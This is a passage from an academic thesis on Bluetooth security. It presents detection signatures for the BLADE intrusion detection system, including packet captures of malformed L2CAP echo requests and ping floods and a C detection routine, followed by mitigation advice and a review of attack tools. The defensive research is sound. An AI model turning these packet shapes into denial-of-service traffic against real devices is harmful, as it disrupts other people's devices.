› Frame 48 (101 bytes on wire, 101 bytes captured)
› Bluetooth HCI H4
› Bluetooth HCI ACL Packet
⌄ Bluetooth L2CAP Packet
    Length: 604
    CID: 0x0001
  ⌄ Command: Echo Request
      Command Code: Echo Request (0x08)
      Command Identifier: 0xcb
      Command Length: 600
```

Protocol: L2CAP


Command: Echo Request

Description: Length of the payload greater than 600.

5.4.8 Signature of Tanya

This threat is discussed in Section 3.7.3. The development of this signature was based on work from [73]. This should never be triggered by normal usage. The signature for Tanya has the following marker:

Marker (1):



```
> Frame 21 (97 bytes on wire, 97 bytes captured)
> Bluetooth HCI H4
> Bluetooth HCI ACL Packet
v Bluetooth L2CAP Packet
    Length: 600
    CID: 0x0001
  v Command: Echo Request
      Command Code: Echo Request (0x08)
      Command Identifier: 0xc8
      Command Length: 20

0000  02 26 10 5c 00 44 44 44  44 44 44 44 44 44 44 44   .&.\.DDD DDDDDDDD
0010  44 44 44 44 44 44 44 44  44 44 44 44 44 44 44 44   DDDDDDDD DDDDDDDD
0020  44 44 44 44 44 44 44 44  44 44 44 44 44 44 44 44   DDDDDDDD DDDDDDDD
0030  44 44 44 44 44 44 44 44  44 44 44 44 44 44 44 44   DDDDDDDD DDDDDDDD
0040  44 44 44 44 44 44 44 44  44 44 44 44 44 44 44 44   DDDDDDDD DDDDDDDD
0050  44 44 44 44 44 44 44 44  44 44 44 44 44 44 44 44   DDDDDDDD DDDDDDDD
```

Protocol: L2CAP


Command: Echo Request

Description: Each byte of the request payload is *0x44* and the length is 600 bytes.

5.4.9 Signature of Ping Flood

This threat is discussed in Section 3.7.2. The development of this signature was created in this research. This should never be triggered by normal usage. The signature for Ping Flood has the following 2 markers:

Marker (1):




```
No.   Time      Source  Destination  Protocol  Info
  131 0.533974                       L2CAP     Rcvd Echo Request
  134 0.540979                       L2CAP     Rcvd Echo Request
  137 0.548978                       L2CAP     Rcvd Echo Request
  140 0.555978                       L2CAP     Rcvd Echo Request
  143 0.590973                       L2CAP     Rcvd Echo Request
  146 0.603980                       L2CAP     Rcvd Echo Request
  149 0.614978                       L2CAP     Rcvd Echo Request
  152 0.627975                       L2CAP     Rcvd Echo Request
  155 0.638977                       L2CAP     Rcvd Echo Request

> Frame 80 (57 bytes on wire, 57 bytes captured)
> Bluetooth HCI H4
> Bluetooth HCI ACL Packet
v Bluetooth L2CAP Packet
    Length: 48
    CID: 0x0001
  > Command: Echo Request
```

Protocol: L2CAP

Command: Echo Request

Marker (2):


```
No.     Time     Source  Destination  Protocol  Info
    131 0.533974                      L2CAP     Rcvd Echo Request
    134 0.540979                      L2CAP     Rcvd Echo Request
    137 0.548978                      L2CAP     Rcvd Echo Request
    140 0.555978                      L2CAP     Rcvd Echo Request
    143 0.590973                      L2CAP     Rcvd Echo Request
    146 0.603980                      L2CAP     Rcvd Echo Request
    149 0.614978                      L2CAP     Rcvd Echo Request
    152 0.627975                      L2CAP     Rcvd Echo Request
    155 0.638977                      L2CAP     Rcvd Echo Request

> Frame 80 (57 bytes on wire, 57 bytes captured)
> Bluetooth HCI H4
> Bluetooth HCI ACL Packet
v Bluetooth L2CAP Packet
    Length: 48
    CID: 0x0001
  > Command: Echo Request
```

Protocol: L2CAP

Command: Echo Request

Description: Intervals of less than 100000 microseconds between echo requests.

5.5 System Design

5.5.1 Development

BLADE was developed to operate on a Linux platform and requires the packages Bluez, HCIDump, and gcc be installed on the system. The traffic monitoring code for BLADE is based heavily on code from the open source software HCIDump [53]. The protocol structure is analyzed through use of code included in the Bluez software. The signature and intrusion detection code are written in C. BLADE should operate with any Bluetooth adapter supported in the Bluez stack.

5.5.2 Packet Capturing

BLADE uses raw sockets to monitor all inbound and outbound Bluetooth traffic on an interface. These raw sockets allow for accesses to the HCI layer of the Bluetooth Stack (see Section 2.1.2). This means that information dealing with link connection, which reside in the *Link Manager Protocol* (LMP) layer of the Bluetooth architecture, cannot be collected. This limits some of the capabilities of reporting and correlation conducted in [73] and [63].


5.5.3 Signaturing

All signatures for BLADE are self contained in their own C header file. Once captured, each packet is passed to all of the threat signature to determine if packets match signature markers. The state of a triggered marker is kept for a limited scope of time for the time sensitive signatures. Once all markers for the signature are matched, an alert is presented to the user. Since all signatures are self contained, new signatures can be developed and added to the IDS through a single function call.

The following code is from *hcidump_ dos.h*, used to signature hcidump-crash (discussed in Section 3.9.3) for BLADE . The *frm* variable in the code contains packet data. Lines 18, 23, and 30 are used to identify the protocols for the signature. Line 41 identifies the differences between the length provided by the Echo Request header and the actual length of the payload.

```c
#include <time.h>
#include <sys/time.h>
#include <bluetooth/bluetooth.h>
#include <bluetooth/hci.h>
#include <bluetooth/l2cap.h>
#include <netinet/in.h>
#include "parser/parser.h"

void hcidump_dos_sig(struct frame * frm) {

    uint8_t type = *(uint8_t *)frm->ptr;
    frm->ptr++; frm->len--;
    frm->ptr += HCI_ACL_HDR_SIZE;
    frm->len -= HCI_ACL_HDR_SIZE;

    if (type == HCI_ACLDATA_PKT) { //ACL Packet

        l2cap_hdr *hdrb = (void *)frm->ptr;
        uint16_t cid  = btohs(hdrb->cid);

        if (cid == 0x1) { // Cid is 0x1

            frm->ptr += L2CAP_HDR_SIZE;
            frm->len -= L2CAP_HDR_SIZE;
            l2cap_cmd_hdr *hdrc = frm->ptr;

            if (hdrc->code == L2CAP_ECHO_REQ) { // Echo Request

                frm->ptr += 2;
                frm->len -= 2;
                int length  = btohs(*(uint16_t *) frm->ptr);
                frm->ptr += 2;
                frm->len -= 2;
                time_t rawtime;
                time ( &rawtime );

                if((frm->len != length)&&(length > 4)) {
                    printf("HCIDump DoS: %s\t Payload Actual Length %i↩
                        , Payload False Length %i\n", ctime (&rawtime)↩
                        , length, frm->len);
                }
            }
        }
    }
}
```

5.5.4 Usage


jp@bebop_bluez:...luetooth_ids/dumps - Shell - Konsole
Session Edit View Bookmarks Settings Help
Shell

```
BLuetooth Attack Detection Engine (BLADE)
Developed by JP Dunning

PSM Scan: Wed Sep  8 23:53:28 2010
         PSM 3
PSM Scan: Wed Sep  8 23:53:28 2010
         PSM 5
PSM Scan: Wed Sep  8 23:53:28 2010
         PSM 7
PSM Scan: Wed Sep  8 23:53:28 2010
         PSM 9
PSM Scan: Wed Sep  8 23:53:28 2010
         PSM B
Ping Flood: Wed Sep  8 23:53:35 2010
         Interval: 405854 microseconds
Ping Flood: Wed Sep  8 23:53:35 2010
         Interval: 416853 microseconds
Ping Flood: Wed Sep  8 23:53:35 2010
         Interval: 428863 microseconds
Ping Flood: Wed Sep  8 23:53:35 2010
         Interval: 437852 microseconds
HCIDump DoS: Wed Sep  8 23:53:38 2010
         Payload Actual Length 12, Payload False Length 11
L2CAP Head Size Overflow: Wed Sep  8 23:53:42 2010
         Flase Length: 1
```

Figure 5.4: BLADE

BLADE is executed through a command line interface, requiring only for an interface to be specified prier to execution. Figure 5.4 shows BLADE's detection of four different attacks conducted against the host system. These signatures are not mutually exclusive and some attacks may match more than one signature. In each instance the attack is reported with a time stamp and (optionally) details on the attack. This information could also be stored into a log file for further examination. This information can prove valuable to a security professional for assessing threats.

Chapter 6

Securing Bluetooth

This chapter details best practice methods for securing Bluetooth capable technology. Devices with properly configured security settings are safe from a majority of Bluetooth threats. Most vulnerabilities come from lax default security settings, poor software development practices, and a lack of understanding about Bluetooth security on behalf of the device user. Section 6.1 presents 21 techniques for users, manufacturers, and the specification designers to mitigate Bluetooth threats. This is followed by a tutorial on securing a Bluetooth enabled device in Section 6.2.

6.1 Mitigation Techniques

The mitigation techniques provided in this section can be used to maximize the security potential for Bluetooth technology. These techniques are heavily influenced by this authors experiences and recommendations made in the *NIST Guide to Bluetooth Security* [75] and the *Specification of The Bluetooth System* [12]. These techniques are listed in no particular order.

Mitigation techniques are composed of four elements. The *Action* is a brief description of the threat mitigation recommendation. The *Entity* specifies the party responsible for implementation of the technique. This can be one or more of the following three options: *End User* (device operator), *Manufacturer* (parties responsible for development and policies for device hardware or software which interacts with Bluetooth), and *Specification* (those responsible for development of any Bluetooth technology specifications). The *Mitigation* specifies the threat classification which the Action assists in mitigating. Finally, the *Explanation* offers more detailed information on justification of the Action.

(1) **Action:** *Disable Bluetooth when not in use.*
Entity: End User
Mitigation: All
Explanation: Often Bluetooth is used for short term inter-device connections. While not in use, the best defense against attacks is to disable Bluetooth through hardware or software controls.

(2) **Action:** *Disable unused services.*
Entity: End User
Mitigation: UDDA, DoS, Malware, Fuzzer
Explanation: Many systems will allow users to specify which services to enable/disable. For example, a mobile phone user may wish to enable the audio gateway but disable file transfer.

(3) **Action:** *Place Bluetooth devices in Non-Discoverable Mode when not pairing.*
Entity: End User
Mitigation: All
Explanation: A device should only be discoverable when initial pairing takes place. After this the devices will be able to discover each other without being in Discoverable Mode. Placing a device in Non-Discoverable Mode makes it much

more difficult for an attacker to find.

(4) **Action:** *Place Bluetooth devices in Security Mode 2, 3 or 4, requiring authentication and encryption for communication.*
Entity: End User
Mitigation: Sniffing, MITM, UDDA
Explanation: This often evolves selecting an option in the Bluetooth settings like "Enable Encryption" or "Authentication Required". These settings help prevent connection from unauthorized devices and increased difficulty for data extraction from captured traffic.

(5) **Action:** *Avoid using Just Works association mode when possible.*
Entity: End User
Mitigation: UDDA, MITM, Malware
Explanation: The *Just Works* association model facilitates connection from devices without any form of authentication.. It does not protect against MITM or UDDA attacks.

(6) **Action:** *Use alphanumeric PassKeys twelve digits or greater in length OR eight character alphanumeric & special character PassKeys.*
Entity: End User
Mitigation: UDDA, MITM
Explanation: The use of a semi-random twelve digit Numeric or eight character Alphanumeric & Special Character PassKey prevents the brute forcing of password cracking. The use of a number as a means of authentication only allows for 10 possibilities per character. Table 6.1 shows the number of possible passwords for *Numeric* (10 characters), *Alphanumeric* (62 characters), and *Al-*

Table 6.1: Number of Possible Passwords

Number of Characters	Numeric	Alphanumeric	Alphanumeric & Special Characters
1	1×10^{1}	6.2×10^{1}	9.3×10^{1}
2	1×10^{2}	3.8×10^{3}	8.6×10^{3}
3	1×10^{3}	2.3×10^{5}	8.0×10^{5}
4	1×10^{4}	1.4×10^{7}	7.4×10^{7}
5	1×10^{5}	9.1×10^{8}	6.9×10^{9}
6	1×10^{6}	5.6×10^{10}	6.4×10^{11}
7	1×10^{7}	3.5×10^{12}	6.0×10^{13}
8	1×10^{8}	2.1×10^{14}	5.6×10^{15}
9	1×10^{9}	1.3×10^{16}	5.2×10^{17}
10	1×10^{10}	6.3×10^{17}	4.8×10^{19}
11	1×10^{11}	5.2×10^{19}	4.5×10^{21}
12	1×10^{12}	3.2×10^{21}	4.1×10^{23}
13	1×10^{13}	2.0×10^{23}	3.8×10^{25}
14	1×10^{14}	1.2×10^{25}	3.6×10^{27}
15	1×10^{15}	7.6×10^{26}	3.3×10^{29}
16	1×10^{16}	4.7×10^{28}	3.1×10^{31}

phanumeric & Special Characters (93 characters). As shown in the table, the number of passwords for Alphanumeric and Alphanumeric & Special Characters grows exponentially faster than Numeric passwords. For a simple 4 digit numeric password (commonly used by many Bluetooth devices) there are 1,477 times more Alphanumeric passwords and 7,480 times more Alphanumeric & Special Character passwords. Switching to Alphanumeric & Special Characters increases the difficulty of brute force attacks exponentially.

(7) **Action:** *Never accept files or messages from untrusted or unknown devices.*

Entity: End User

Mitigation: Malware, DoS, Fuzzer

Explanation: Files and messages could potentially be used as exploits against the device. There are so many services available on Bluetooth it can be confusing to users when a message is presented for an action over Bluetooth. Also, the Device Profile can easily be spoofed. It is best to use a second factor of verification, like a verbal conversation, before accepting connection.

(8) **Action:** *Never accept pairing with untrusted or unknown devices.*
Entity: End User
Mitigation: UDDA, Malware, DoS, Fuzzer
Explanation: Pairing is permanent unless partnerships are later deleted or otherwise indicated. Pairing with an untrusted device can allow access to all Bluetooth services enabled on the otherwise specified device.

(9) **Action:** *Delete unused or unknown partnerships semi-frequently.*
Entity: End User
Mitigation: Malware, UDDA
Explanation: This will delete the shared link-key for device pairing on the host system. Since most Bluetooth authentication is done once, this can help prevent previously trusted devices from regaining access the device without user notification. This includes devices which are lost or stolen.

(10) **Action:** *Change PassKeys semi-frequently.*
Entity: End User
Mitigation: UDDA
Explanation: The semi-frequent changing of passwords is a commonly suggested security practice.

(11) **Action:** *Default PassKeys should only be used for the device setup.*
Entity: Manufacturer

Mitigation: UDDA, MITM, Malware

Explanation: In many cases users are unable to change the PIN of a device. Many manufacturers ship devices, such a headsets and computer mice, with default static passwords. These passwords are universal to the device model and are generally short and simply PassKeys, like *0000* or *1234*. These static PassKeys present a significant security risk because many are publicly available or easily guessed. These default PassKeys should only be used for device setup. Upon the first connection to the device using the default PassKey, a new PassKey should be required.

(12) **Action:** *Input validation should be a high priority during the software development of Bluetooth related tools.*

Entity: Manufacturer

Mitigation: UDDA, Fuzzer

Explanation: This basic principle applies to all software development. Software relating to the use of Bluetooth should be put through rigorous testing to prevent buffer overflows, illegal directory traversals, fuzzing, and code injections.

(13) **Action:** *Close all unnecessary PSMs and RFCOMM channels.*

Entity: Manufacturer

Mitigation: Surveillance

Explanation: Closing all unused PSMs and RFCOMM channels helps prevent attackers from gaining access to standard device services and back doors left over from testing.

(14) **Action:** *Utilize frequency-hopping capability for all traffic.*

Entity: Manufacturer

Mitigation: Sniffing

Explanation: Frequency hopping helps prevent RF interference from other devices broadcasting in the same spectrum. In addition, it thwarts many modern means of traffic sniffing.

(15) **Action:** *Follow appropriate CoD conventions for device.*

Entity: Manufacturer

Mitigation: Obfuscation

Explanation: Users often make decisions on device pairing based partially on the device information interpreted from the CoD. Presenting the user with inaccurate descriptions of the device through the CoD desensitizes the user to observing device type or services as a means of identifying a connecting device.

(16) **Action:** *Provide users with best practice security for device.*

Entity: Manufacturer

Mitigation: All

Explanation: Users should be guided through available methods of security and made aware risks if security is not implemented. This guide should be specific to the concerns of the device and discus available security options.

(17) **Action:** *Disregard traffic not formatted to Bluetooth specification.*

Entity: Manufacturer

Mitigation: Fuzzer

Explanation: This will help in preventing fuzzing and enforcing the Bluetooth standards.

(18) **Action:** *Test all products with applicable attack tools for vulnerabilities.*

Entity: Manufacturer

Mitigation: All

Explanation: Using the tools and methods discussed in Chapter 3 can reveal vulnerabilities during production, before the product goes on the market.

(19) **Action:** *Change label of "PIN" to that of "PassKey".*

Entity: Manufacturer

Mitigation: UDDA

Explanation: The term PIN refers to a Personal Identification Number. This term misrepresents the alphanumeric & special character capabilities of this authentication mechanism and encourages use of strictly numeric characters.

(20) **Action:** *Offer both device and user authentication.*

Entity: Specification

Mitigation: UDDA

Explanation: This will allow for individual settings and permissions to be associated with a device user as well as logging of their activities.

(21) **Action:** *Offer option for two factor authentication.*

Entity: Specification

Mitigation: UDDA

Explanation: Since initial authentication often occurs only once, a second factor of authentication is warranted for those devices which might have multiple users or are at risk of theft. This second form of authentication could be required for each pairing and/or for each use of a service.

6.2 Securing Bluetooth Device Tutorial

The default Bluetooth configuration set by many manufacturers are a trade of between usability and security. This section will walk through several recommended techniques for better device security. The implementation discussed was conducted on the Dell Axim X50v. These techniques can be applied to many Bluetooth enabled PDAs, Smartphones, phones, desktops, laptops, and other devices which allow for user configuration of Bluetooth.





Figure 6.1: Dell Axim X50v - Bluetooth Settings: General

Disabling Bluetooth when not in use is the simplest step users can take to mitigate the threat of attacks. The operation of Bluetooth does not often include constant connectivity between devices over extended periods of time. Most interactions involve the limited transfers of information. Disabling Bluetooth through software not only disables Bluetooth services from running, but disables the Bluetooth interface. This prevents all attacks previously discussed. Disabling Bluetooth can potentially be done with a simple click of a button or icon or through a switch or button on the exterior of the device, as shown in Figure 6.1.

However, keeping Bluetooth disabled at all times defeats the purpose of having Bluetooth capability on a device. The *"Allow other devices to connect"* setting, shown in Figure 6.2,



Bluetooth Setting 11:58 ok

Bluetooth: Accessibility

Device Identification

Name: WM6_JP_AND_BEN

Address: unavailable

☑ Use PocketPC device name for Bluetooth

Accessibility

☑ Allow other devices to connect

○ All devices


● Paired devices only

☐ Other devices can discover me

General | Accessibility | Services | About

Figure 6.2: Dell Axim X50v - Bluetooth Settings: Accessibility

places the device in Connectible Mode. Selecting *"Paired devices only"* effectively blocks all unauthorized devices from using any of the device Bluetooth services. The option of deselecting *"Other devices can discover me"* places the device in Non-Discoverable Mode. This means that other devices in the area are unable to detect the device without prior knowledge of the Device Profile. Since the Device Address must be specified for most attacks, this is an excellent tactic to utilize.



Bluetooth Setting 11:59 ok

Bluetooth: Services

Services

File Transfer

Information Exchange

Serial Port

Personal Network Server

Service settings

☑ Enable service

☑ Authorization required

☑ Authentication (Passkey) required

☑ Encryption required

Advanced...

General | Accessibility | Services | About

Figure 6.3: Dell Axim X50v - Bluetooth Settings: Services

To further narrow the scope of vulnerable vectors, users can apply constraints on specific services. All the options presented in Figure 6.3 are available for each service provided. The use of authentication and encryption ensures data in transit is secure and that paired device has the required credentials to use this service. Not all devices are capable of encryption, so the last option may need to be deselected for some services. This does not prevent the use of encryption, merely that it is not required. Selecting *"Authorization required"* causes the device to present a message to the user of any external use of the service. This allows the user to accept or reject requests for specific actions. Finally, deselecting the *"Enable service"* is good practice for all services which are very seldom or never used.

Chapter 7

Conclusion

This research has provided a means of classifying threats against Bluetooth enabled technology in the BTT. This taxonomy incorporates nine distinct threat classifications for the 42 threats discussed. Included in the threats discussed were several new threats developed during the course of this research. This research also focused on techniques for securing Bluetooth enabled devices. The BLADE was developed to detect threats targeted toward a host system. Finally, a threat mitigation schema was provided to act as a guideline for securing Bluetooth enabled devices.

7.1 Summary of Research

7.1.1 BTT Review

The BTT is comprised of nine distinct classifications for Bluetooth based threats. Different attack classifications warrant different threat level. For example, surveillance and range-extension methods can be viewed as benign when not combined with more serious attacks such as UDDA and MITM. BTT groups threats to facilitate a better understanding of existing and zero-day attacks. The threat level depends on the potential harm the attack can inflict. Table 7.1 summarizes the practical dangers of BTT classifications.

Table 7.1: Bluetooth Attack Classifications

Classification	Threat Level
Surveillance	*Low*: Generally harmless on its own. Its main purpose is to gather information; facilitating the use of other tools.
Range Extension	*Low*: Generally harmless on its own. Its main purpose is to provide an attacker with a safe range from which to conduct attacks.
Obfuscation	*Low*: Generally harmless on its own. Its main purpose is to hide the identity of the attacker.
Fuzzer	*Medium*: Bluetooth is not often used for critical communication, so the breakdown of those communications channels due to Fuzzers often only results in frustration and inconvenience.
Sniffing	*Medium*: Sniffing can be useful in extracting data from unencrypted traffic (which some devices use by default), but most often traffic is encrypted. Each packet is encrypted individually using a different key, making decryption difficult for an attacker.
Denial of Service	*Medium*: Since Bluetooth is not often used for critical communication, the breakdown of those communication channels due to DoS often results in mere inconvenience and frustration.
Malware	*Medium*: These attacks can be very effective in malicious behavior, but the wide range of Bluetooth devices limit their threat to a small number of devices. The short range of Bluetooth communication also hinders the spread of Malware.
Unauthorized Direct Data Access	*High*: This classification is possibly the most detrimental due to the effectiveness of some of the attacks and the seriousness of information theft.
Man In The Middle	*High*: MITM attacks are more easily conducted against devices using Security Mode 1 or the Just Works setting in Security Mode 4. However, this does not mean there are not effective MITM methods in use by attacker's today. These attacks are dangerous because they bypass authentication and to gain access to all data transferred.

In order to fully understand the threats against Bluetooth, one must have significant insight into the technology. The discussion of the BTT in Chapter 3 provides an insight into the simplicity of conducting many Bluetooth attacks listed in the BTT. A majority of these attack tools are freely available and can be used by anyone. Experience with these tools allows for insight into the real threats they pose. Application of knowledge gained through analysis of threat in the same classification can provide insight into detection and dissection of emerging threats. By obtaining a greater knowledge of these attacks, better defenses can be designed to mitigate their effects.

7.1.2 Additional Threats

SpoofTooph Review

SpoofTooph facilitates the spoofing and cloning of the Bluetooth Device Profile. This software demonstrates the ease with which information, often used as a form of credentials, can be falsified. Credentials which can be used to gain direct access to device resources or indirect access through MITM attacks. SpoofTooph is also capable of creating misdirection by causing attacks to appear like they originating from another device. This shows a weakness in the use of the Device Profile as a form of identification.

BlueProPro Review

BlueProPro uses device discovery applications to collect Device Profiles on 1,515 devices. This data was analyzed for common patterns within the three components of the Device Profile. Analysis of the Device Address produced ranges of addresses for particular device models. It was also discovered that CoDs are sometime unique or limits to specific models. The Device Name provided information such as the device owner's first and last name, device model, location, and user's nickname; among other sensitive information. The combined findings allowed for the development of model specific fingerprints.

Blueper Review

Blueper was developed to exploit a number of vulnerabilities associated with Bluetooth OBEX file transfer. Bluetooth OBEX Disk Cache DoS exploited the functionality of some devices to cache files being transferred before prompting for user interaction. Bluetooth OBEX Disk Overwrite result from users accepting file transfers which fill up disk storage beyond functional capacity. Blueper was also found to cause power drain of 17.5% over a battery charge lifetime.

vCardBlaster Review

VCardBlaster also exploits Bluetooth OBEX file transfer, targeted specifically for vCards. This tool is capable of performing multi-targeted Bluejacking attacks. The Bluetooth vCard Contact List DoS was able to add a large number of additional contacts to the target system's Contact List.

7.1.3 BLADE Review

BLADE is a host-based Bluetooth IDS which uses signatures to detect threats. These signatures are based on pattern matching in Bluetooth traffic. The system monitors incoming and outgoing packets at the L2CAP layer of the Bluetooth architecture. All traffic is analyzed by the IDS for known malicious signature markers. When a threat signature is matched, the user is alerted of the attack on the host system.

7.2 Limitations and Future Work

